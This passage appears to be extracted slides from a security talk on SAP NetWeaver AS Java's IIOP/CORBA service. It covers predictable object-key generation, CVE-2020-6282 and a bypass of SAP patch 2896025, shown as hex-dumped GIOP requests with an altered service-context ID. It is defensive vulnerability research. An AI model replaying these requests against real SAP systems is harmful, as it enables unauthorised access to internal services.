


Common Object Request Broker Architecture (CORBA)

- IIOP provider service in Internet Communication Manager (ICM)

- Java-side implementation seems located in

`com.sap.engine.services.iio`
`com.sap.engine.services.jndi`
`com.sap.engine.services.cross`



[9] SAP SE. SAP Help Portal - SAP NetWeaver 7.5 - Java Instance.




Common Object Request Broker Architecture (CORBA)

- IIOP provider service in Internet Communication Manager (ICM)

- Java-side implementation seems located in

```
com.sap.engine.services.iiop  
com.sap.engine.services.jndi  
com.sap.engine.services.cross
```

- ADS-specific binary XMLForm speaking IIOP (seems to be based on omniORB)



[9] SAP SE. SAP Help Portal - SAP NetWeaver 7.5 - Java Instance.




Interoperable Object Reference (IOR)

```
[...]
execve("/usr/sap/SID/J00/j2ee/os_libs/adssap/XMLFormService/bin/XMLForm",
["/usr/sap/SID/J00/j2ee/os_libs/adssap/XMLFormService/bin/XMLForm",
"/usr/sap/SID/J00/j2ee/os_libs/adssap/XMLFormService", "-IOR",
"IOR:000000000000002249444C3A636F6D2F61646F62652F736572766963652F4D616E616765723A312
E30000000000000010000000000000054000102000000000F50524453415041445353525630310000C35
700000000000CA24626006B2B66855A8D010000000001000000010000001C00000000050100010000000
1000100010001010900000000100010109", "-AppServer", "webas"], 0xeaf030 /* 36 vars */)
= 0 <0.000360>
[...]
```



IOR and IIOP IOR Profiles



IOR and IIOP IOR Profiles

Type_id

Sample IOR passed to XMLForm

```
00000000 00 00 00 00 00 00 00 22 49 44 4c 3a 63 6f 6d 2f | ..... "IDL:com/|
00000010 61 64 6f 62 65 2f 73 65 72 76 69 63 65 2f 4d 61 | adobe/service/Ma|
00000020 6e 61 67 65 72 3a 31 2e 30 00 00 00 00 00 00 01 | nager:1.0 .....|
00000030 00 00 00 00 00 00 00 54 00 01 02 00 00 00 00 0f | .....T .....|
00000040 50 52 44 53 41 50 41 44 53 53 52 56 30 31 00 00 | PRDSAPADSSRV01..|
00000050 c3 57 00 00 00 00 00 0c a2 46 26 00 6b 2b 66 85 | ÅW .....çF&.k+f. |
00000060 5a 8d 01 00 00 00 00 01 00 00 00 01 00 00 00 1c | Z .....|
00000070 00 00 00 00 05 01 00 01 00 00 00 01 00 01 00 01 | .....|
00000080 00 01 01 09 00 00 00 01 00 01 01 09 | .....|
```



IOR and IIOP IOR Profiles

Host and Port

Sample IOR passed to XMLForm

00000000	00 00 00 00 00 00 00 00 22 49 44 4c 3a 63 6f 6d 2f	"IDL:com/
00000010	61 64 6f 62 65 2f 73 65 72 76 69 63 65 2f 4d 61	adobe/service/Ma
00000020	6e 61 67 65 72 3a 31 2e 30 00 00 00 00 00 00 01	nager:1.0.....
00000030	00 00 00 00 00 00 00 00 54 00 01 02 00 00 00 0f	T.....
00000040	50 52 44 53 41 50 41 44 53 53 52 56 30 31 00 00	PRDSAPADSSRV01..
00000050	c3 57 00 00 00 00 00 0c a2 46 26 00 6b 2b 66 85	ÃW.....çF&.k+f.
00000060	5a 8d 01 00 00 00 00 01 00 00 00 01 00 00 00 1c	Z.....
00000070	00 00 00 00 05 01 00 01 00 00 00 01 00 01 00 01	
00000080	00 01 01 09 00 00 00 01 00 01 01 09	



IOR and IIOP IOR Profiles

Object Key

Sample IOR passed to XMLForm

```
00000000 00 00 00 00 00 00 00 22 49 44 4c 3a 63 6f 6d 2f |....."IDL:com/|
00000010 61 64 6f 62 65 2f 73 65 72 76 69 63 65 2f 4d 61 |adobe/service/Ma|
00000020 6e 61 67 65 72 3a 31 2e 30 00 00 00 00 00 00 01 |nager:1.0.....|
00000030 00 00 00 00 00 00 00 54 00 01 02 00 00 00 00 0f |.....T.....|
00000040 50 52 44 53 41 50 41 44 53 53 52 56 30 31 00 00 |PRDSAPADSSRV01..|
00000050 c3 57 00 00 00 00 00 0c a2 46 26 00 6b 2b 66 85 |ÃW.....çF&.k+f.|
00000060 5a 8d 01 00 00 00 00 01 00 00 00 01 00 00 00 1c |Z....|
00000070 00 00 00 00 05 01 00 01 00 00 00 01 00 01 00 01 |.....|
00000080 00 01 01 09 00 00 00 01 00 01 01 09 |.....|
```



Object Key and Implicit Access Control

Date: November 2012



Common Object Request Broker Architecture (CORBA) Specification, Version 3.3

Part 2: CORBA Interoperability

OMG Document Number: formal/2012-11-14

Standard document URL: <http://www.omg.org/spec/CORBA/3.3/Interoperability/PDF>

Normative Machine Consumable Files:

<http://www.omg.org/spec/CORBA/20120302/MGM.idl>

<http://www.omg.org/spec/CORBA/20120302/MIOP.idl>

<http://www.omg.org/spec/CORBA/20120302/PortableGroup.idl>

<http://www.omg.org/spec/CORBA/20120302/ZIOP.idl>

*“An agent that generates an object key value must be able to map the value **unambiguously** onto the corresponding object [...]”*

[10] OMG: CORBA Specification, Version 3.3
Part 2: CORBA Interoperability



Security Analysis: Our Journey of Discovery

First Finding: XFA Breakout

Challenge 1: How does it work internally?

Challenge 2: Object Key Generation



Class com.sap.engine.services.iiop.internal.ClientORB

```
// Internal object key generation
byte[] getObjectKey(int serverId) {
    byte[] objkey = new byte[12];
    // Add server ID
    Convert.writeIntToByteArray(objkey, 0, serverId);
    // Take timestamp via System.currentTimeMillis()
    long time = System.currentTimeMillis();
    // Add incremental connection counter aka object ID
    synchronized (this) {
        objkey[4] = (byte)corr++;
    }
    // Add timestamp
    for (int i = 0; i < 7; i++)
        objkey[i + 5] = (byte)(int)(time >> i * 8 & 0xFFL);
    return objkey;
}
```

Server ID



Class com.sap.engine.services.iiop.internal.ClientORB

```
// Internal object key generation
byte[] getObjectKey(int serverId) {
    byte[] objkey = new byte[12];
    // Add server ID
    Convert.writeIntToByteArray(objkey, 0, serverId);
    // Take timestamp via System.currentTimeMillis()
    long time = System.currentTimeMillis();
    // Add incremental connection counter aka object ID
    synchronized (this) {
        objkey[4] = (byte)corr++;
    }
    // Add timestamp
    for (int i = 0; i < 7; i++)
        objkey[i + 5] = (byte)(int)(time >> i * 8 & 0xFFL);
    return objkey;
}
```

Timestamp




Class com.sap.engine.services.iiop.internal.ClientORB

```
// Internal object key generation
byte[] getObjectKey(int serverId) {
    byte[] objkey = new byte[12];
    // Add server ID
    Convert.writeIntToByteArray(objkey, 0, serverId);
    // Take timestamp via System.currentTimeMillis()
    long time = System.currentTimeMillis();
    // Add incremental connection counter aka object ID
    synchronized (this) {
        objkey[4] = (byte)corr++;
    }
    // Add timestamp
    for (int i = 0; i < 7; i++)
        objkey[i + 5] = (byte)(int)(time >> i * 8 & 0xFFL);
    return objkey;
}
```

Object Counter



Class `com.sap.engine.services.iiop.internal.ClientORB`



Sample IIOP Request for Manager CORBA Object with Target Object Key in Request Header

```
00000000  47 49 4f 50 01 02 01 00 78 00 00 00 10 00 00 00 |GIOP....x.....|
00000010  03 00 00 00 00 00 00 00 0c 00 00 00 a2 46 26 00 |.....¢F&.|
00000020  2b 82 a8 4a 55 8d 01 00 18 00 00 00 67 65 74 43 |+."JU.....getC|
00000030  6f 6e 66 69 67 50 72 6f 70 65 72 74 79 53 74 72 |onfigPropertyStr|
00000040  69 6e 67 00 00 00 00 00 38 00 00 00 ff fe 43 00 |ing.....8...ÿpC.|
00000050  54 00 5f 00 41 00 64 00 64 00 69 00 74 00 69 00 |T._.A.d.d.i.t.i.|
00000060  6f 00 6e 00 61 00 6c 00 46 00 6f 00 6e 00 74 00 |o.n.a.l.F.o.n.t.|
00000070  73 00 43 00 61 00 63 00 68 00 65 00 46 00 69 00 |s.C.a.c.h.e.F.i.|
[...]
```



Security Analysis: Our Journey of Discovery

First Finding: XFA Breakout

Challenge 1: How does it work internally?

Challenge 2: Object Key Generation

Challenge 3: IIOP Remote Communication



```
import org.omg.CosNaming.*;
import org.omg.CORBA.*;
import java.util.Properties;

public class iiop_chat{

    public static void main(String args[])
    {
        try{
            Properties props = new Properties();
            props.put("org.omg.CORBA.ORBInitialPort", "50007");
            props.put("org.omg.CORBA.ORBInitialHost", "PRDSAPADSSRV01");
            ORB orb = ORB.init(args, props);
            // get the root naming context
            NamingContextExt nc =
                NamingContextExtHelper.narrow(orb.resolve_initial_references("NameService"));
            System.out.println(nc);


            [...]
        }
    }
}
```

CORBA COS
Naming Service



```
$ java iiop_chat
ERROR : org.omg.CORBA.COMM_FAILURE:   vmcid: SUN  minor code: 208 completed: Maybe
org.omg.CORBA.COMM_FAILURE:   vmcid: SUN  minor code: 208 completed: Maybe
at
com.sun.corba.se.impl.logging.ORBUtilSystemException.connectionAbort(ORBUtilSystemExcepti
on.java:2400)
at
com.sun.corba.se.impl.logging.ORBUtilSystemException.connectionAbort(ORBUtilSystemExcepti
on.java:2418)
[...]
Caused by: java.io.IOException: End-of-stream
at
com.sun.corba.se.impl.transport.SocketOrChannelConnectionImpl.readFully(SocketOrChannelCo
nnectionImpl.java:623)
[...]
```





Description

SAP NetWeaver AS JAVA (IIOP service) (SERVERCORE), versions 7.10, 7.11, 7.20, 7.30, 7.31, 7.40, 7.50, and SAP NetWeaver AS JAVA (IIOP service) (CORE-TOOLS), versions 7.10, 7.11, 7.20, 7.30, 7.31, 7.40, 7.50, allows an attacker to send a crafted request from a vulnerable web application. It is usually used to target internal systems behind firewalls that are normally inaccessible to an attacker from the external network, resulting in a Server-Side Request Forgery vulnerability.

[12] NIST. *National Vulnerability Database - CVE-2020-6282*.

*“Whitelist mechanism has been implemented via the newly introduced multi value properties **allowed.client.hosts** and **allowed.orb.hosts** of the SAP NetWeaver AS Java IIOP service.”*

[13] SAP SE, SAP Security Note 2896025
[CVE-2020-6282] - Solution



Class `com.sap.engine.services.iiop.internal.giop.IncomingRequest_1_2/IncomingMessage`

```
protected void postReadMessageHeader() {  
    [...]  
    this.requestContexts = preReadServiceContexts();  
    processServiceContexts(this.requestContexts);  
    [...]  
}
```



```
protected ServiceContext[] preReadServiceContexts() {  
    ServiceContext[] requestContexts = new ServiceContext[read_long()];  
    for (int i = 0; i < requestContexts.length; i++) {  
        try {  
            int id = read_long();  
            byte[] contextData = new byte[unaligned_read_long()];  
            read_octet_array(contextData, 0, contextData.length);  
            requestContexts[i] = new ServiceContext(id, contextData);  
        } catch (Exception ex) {  
            [...]  
        }  
    }  
}
```



```
protected void processServiceContexts(ServiceContext[] serviceContexts) {
    if (serviceContexts != null)
        for (int i = 0; i < serviceContexts.length; i++) {
            try {
                int id = (serviceContexts[i]).context_id;
                if (id == 1) {
                    [...]
                } else if (id == 6) {
                    byte[] contextData = (serviceContexts[i]).context_data;
                    if (!isORBConnectionAllowed(contextData)) {
                        this.connection.close();
                        return;
                    }
                }
            }
        }
    [...]
}
```

```
private boolean isORBConnectionAllowed(String orbHost, int orbPort) {
    if (this.connection.isLocal()) {
        [...]
        return true;
    }
    [...]
    String localAddress = this.connection.getProperties().getLocalAddress();
    String remoteAddress = this.connection.getProperties().getRemoteAddress();
    if (localAddress.equals(remoteAddress)) {
        [...]
        return true;
    }
    Map<String, Set<Integer>> allowedOrbHostToPorts =
        CorbaServiceFrame.getAllowedOrbHostToPorts();
    if (remoteAddress.equals(orbHost)) {
        if (allowedOrbHostToPorts.containsKey(orbHost)) {
            [...]
            return true;
        }
    }
    [...]
}
```



Bypassing New Security Controls of Patch 2896025

iiop_chat

```
IIOP Request for NameService with SendingContextRuntime Service Context
00000000  47 49 4f 50 01 00 00 00 00 00 01 00 00 00 00 03 |GIOP.....|
00000010  00 00 00 11 00 00 00 02 00 02 00 00 4e 45 4f 00 |.....NEO.|
00000020  00 00 00 02 00 14 00 00 00 00 00 06 00 00 00 ae |.....®|
00000030  00 00 00 00 00 00 00 28 49 44 4c 3a 6f 6d 67 2e |.....(IDL:omg.|
00000040  6f 72 67 2f 53 65 6e 64 69 6e 67 43 6f 6e 74 65 |org/SendingConte|
00000050  78 74 2f 43 6f 64 65 42 61 73 65 3a 31 2e 30 00 |xt/CodeBase:1.0.|
[...]
000000d0  00 01 01 00 00 00 00 26 00 00 00 02 00 02 00 00 |.....&.....|
000000e0  00 00 00 05 01 00 00 00 00 00 00 04 49 4e 49 54 |.....INIT|
000000f0  00 00 00 04 67 65 74 00 00 00 00 00 00 00 00 0c |....get.....|
00000100  4e 61 6d 65 53 65 72 76 69 63 65 00              |NameService.|
```



Bypassing New Security Controls of Patch 2896025

ServiceId

```
IIOP Request for NameService with SendingContextRuntime Service Cont
00000000  47 49 4f 50 01 00 00 00 00 00 01 00 00 00 00 03 |GIOP.....|
00000010  00 00 00 11 00 00 00 02 00 02 00 00 4e 45 4f 00 |.....NEO.|
00000020  00 00 00 02 00 14 00 00 00 00 00 06 00 00 00 ae |.....®|
00000030  00 00 00 00 00 00 00 28 49 44 4c 3a 6f 6d 67 2e |.....(IDL:omg.|
00000040  6f 72 67 2f 53 65 6e 64 69 6e 67 43 6f 6e 74 65 |org/SendingConte|
00000050  78 74 2f 43 6f 64 65 42 61 73 65 3a 31 2e 30 00 |xt/CodeBase:1.0.|
[...]
000000d0  00 01 01 00 00 00 00 26 00 00 00 02 00 02 00 00 |.....&.....|
000000e0  00 00 00 05 01 00 00 00 00 00 00 04 49 4e 49 54 |.....INIT|
000000f0  00 00 00 04 67 65 74 00 00 00 00 00 00 00 00 0c |....get.....|
00000100  4e 61 6d 65 53 65 72 76 69 63 65 00              |NameService.|
```



Bypassing New Security Controls of Patch 2896025

```
module IOP {  
    const Serviced TransactionService = 0;  
    const Serviced CodeSets = 1;  
    const Serviced ChainBypassCheck = 2;  
    const Serviced ChainBypassInfo = 3;  
    const Serviced LogicalThreadId = 4;  
    const Serviced BI_DIR_IOP = 5;  
    const Serviced SendingContextRunTime = 6;  
    const Serviced INVOCATION_POLICIES = 7;  
    const Serviced FORWARDED_IDENTITY = 8;  
    [...]  
    const Serviced FIREWALL_PATH = 20;  
    const Serviced FIREWALL_PATH_RESP = 21;  
};
```

[10] OMG. CORBA Specification, Version 3.3
Part 2: CORBA Interoperability

	ContextRuntime	Service	Cont
1	00 00 00 00 03		GIOP.....
0	00 4e 45 4f 00		NEO.
0	06 00 00 00 ae		®
c	3a 6f 6d 67 2e		(IDL:omg.
7	43 6f 6e 74 65		org/SendingConte
5	3a 31 2e 30 00		xt/CodeBase:1.0.
0	02 00 02 00 00		&.....
0	04 49 4e 49 54		INIT
0	00 00 00 00 0c		get.....
5	00		NameService.

Serviced



Bypassing New Security Controls of Patch 2896025

ServiceId

```
IIOP Request for NameService with SendingContextRuntime Service Cont
00000000  47 49 4f 50 01 00 00 00 00 00 01 00 00 00 00 03 |GIOP.....|
00000010  00 00 00 11 00 00 00 02 00 02 00 00 4e 45 4f 00 |.....NEO.|
00000020  00 00 00 02 00 14 00 00 00 00 00 FF 00 00 00 ae |.....®|
00000030  00 00 00 00 00 00 00 28 49 44 4c 3a 6f 6d 67 2e |.....(IDL:omg.|
00000040  6f 72 67 2f 53 65 6e 64 69 6e 67 43 6f 6e 74 65 |org/SendingConte|
